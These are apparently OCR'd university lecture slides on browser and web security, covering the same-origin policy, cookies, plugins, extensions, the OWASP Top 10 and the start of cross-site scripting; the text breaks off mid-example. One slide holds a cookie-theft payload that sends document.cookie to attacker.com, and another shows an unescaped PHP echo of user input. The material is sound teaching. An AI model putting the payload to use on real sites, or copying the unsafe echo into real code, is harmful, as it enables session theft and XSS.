
- Browsers didn‘t always get it right...
  - In 2024 we‘re pretty good though

- Lots of cases to worry about it:
  - DOM / HTML Elements
  - Navigation
  - Cookie Reading
  - Cookie Writing
  - Iframes vs. Scripts

HTML + DOM + JavaScript


```
<html> <body>
<h1>This is the title</h1>
<div>
<p>This is a sample page.</p>
<script>alert(“Hello world”);</script>
<iframe src=“http://example.com”>
</iframe>
</div>
</body> </html>
```

Document Object Model (DOM)




Same-Origin Policy: DOM

Only code from same origin can access HTML elements on another site (or in an iframe).



www.bank.com (the parent) **can** access HTML elements in the iframe (and vice versa).


```
<html> <body>
<iframe
  src="http://www.bank.com/iframe.html">
</iframe>
</body> </html>
```



www.evil.com (the parent) **cannot** access HTML elements in the iframe (and vice versa).

Browser Cookies

- HTTP is stateless protocol
- Browser cookies are used to introduce state
    - Websites can store small amount of info in browser
    - Used for authentication, personalization, tracking…
    - Cookies are often secrets



Same Origin Policy: Cookie Writing

Which cookies can be set by **login.site.com**?

allowed domains


- ✓ **login.site.com**
- ✓ **.site.com**

disallowed domains

- ✗ **othersite.com**
- ✗ **.com**
- ✗ **user.site.com**

login.site.com can set cookies for all of **.site.com (domain suffix)**, but not for another site or top-level domain (TLD)

Problem: Who Set the Cookie?



Set-Cookie:
Domain: **.site.com**
Value: userid=alice, token=1234


Set-Cookie:
Domain: **.site.com**
Value: userid=bob, token=5678

Not a violation of the SOP!

Cookie: userid=bob, token=5678

Same-Origin Policy: Scripts

- When a website **includes a script**, that script runs in the context of the embedding website.



www.example.com

```
<script
src=”http://otherdomain
.com/library.js">
</script>
```

The code from http://otherdomain.com **can** access HTML elements and cookies on www.example.com.

- If code in script sets cookie, under what origin will it be set?
- What could possibly go wrong…?

Foreshadowing:
SOP Does Not Control Sending

- A webpage can **send** information to any site
- Can use this to send out secrets…

Considerations:

- Why would website foobar.com include (directly) a script from baz.com?
  - E.g. <script src=https://baz.com/ascript.js/>

- If they do, what could happen if baz is compromised, or decides to be malicious?

Example: Cookie Theft

- Cookies often contain authentication token
  - Stealing such a cookie == accessing account
- Cookie theft via malicious JavaScript

```
<a href="#"
onclick="window.location='http://attacker.com/stole.cgi?cookie=’+document.cookie; return
false;">Click here!</a>
```

- Aside: Cookie theft via network eavesdropping
  - Cookies included in HTTP requests
  - One of the reasons HTTPS is important!


Cross-Origin Communication

- Sometimes you want to do it…
- Cross-origin network requests
  - Access-Control-Allow-Origin: <list of domains>
    - Unfortunately, often:

      Access-Control-Allow-Origin: *
- Cross-origin client side communication
  - HTML5 postMessage between frames
    - Unfortunately, the framed page has to include code to correctly handle these (and often have bugs)

What about Browser Plugins?

- **Examples:** Flash, Silverlight, Java, PDF reader
- **Goal:** enable functionality that requires transcending the browser sandbox
- Increases browser's attack surface




Java and Flash both vulnerable—again—to new 0-day attacks

Java bug is actively exploited. Flash flaws will likely be targeted soon.

by **Dan Goodin** (US) - Jul 13, 2015 9:11am PDT

- Good news: plugin sandboxing improving, and need for plugins decreasing (due to HTML5 and extensions)

Goodbye Flash



Get ready to finally say goodbye to Flash — in 2020

Posted Jul 25, 2017 by Frederic Lardinois (@fredericl)

“As of mid-October 2020, users started being prompted by Adobe to uninstall Flash Player on their machines since Flash-based content will be blocked from running in Adobe Flash Player after the EOL Date.”
https://www.adobe.com/products/flashplayer/end-of-life.html


What about Browser Extensions?

- Most things you use today are probably extensions
- **Examples:** uBlock Origin, Adblock, Ghostery, Mailvelope
- **Goal:** Extend the functionality of the browser

- (Chrome:) Carefully designed security model to **protect from malicious websites**
  - Privilege separation: extensions consist of multiple components with well-defined communication
  - Least privilege: extensions request permissions

What about Browser Extensions?

- But be wary of malicious extensions: **not subject to the same-origin policy** – can inject code into any webpage!



Add "Mailvelope"?

It can:

- Read and change all your data on the websites you visit

Extensions in flux

- Google has (attempted) to standardize how extensions work

- “Manifest v3” is the new specification
  - Upends how extensions get access to pages
  - Changes how they can execute code

- Generally, slow progress towards making them safer to use

Summing up browser security

- Browsers are a critical consumer target today
  - Large attack surface
  - Many assets to protect
  - Wide usage


Review Slide: Web Security Overview

- Browser security model
  - Browser sandbox: isolate web from local machine
  - Same origin policy: isolate web content from different domains
  - Also: Isolation for plugins and extensions
- Web application security
  - How (not) to build a secure website

Web Application Security:

How (Not) to Build a Secure Website

Dynamic Web Application



Browser

GET / HTTP/1.1

HTTP/1.1 200 OK

Web server

index.php

Database server

http://www.owasp.org

OWASP Top 10 Web Vulnerabilities (5/2021)

1. Broken Access Control
2. Cryptographic Failures
3. Injection
4. Insecure Design
5. Security Misconfiguration
6. Vulnerable and Outdated Components
7. Identification and Authentication Failures
8. Software and Data Integrity Failures
9. Security Logging and Monitoring Failures
10. Server-Side Request Forgery

Cross-Site Scripting (XSS)

PHP: Hypertext Processor

- Server scripting language with C-like syntax
- Can intermingle static HTML and code

```
<input value=<?php echo $myvalue; ?>>
```

- Can embed variables in double-quote strings

```
   $user = “world”; echo “Hello $user!”;
or $user = “world”; echo “Hello” . $user . “!”;
```

- Form data in global arrays $_GET, $_POST, …

Echoing / “Reflecting” User Input

Classic mistake in server-side applications

http://naive.com/search.php?term=“Can I go back to campus yet?”


search.php responds with

<html> <title>Search results</title>

<body>You have searched for <?php echo $_GET[term] ?>… </body>


Echoing / "Reflecting" User Input

naive.com/hello.php?name=
User



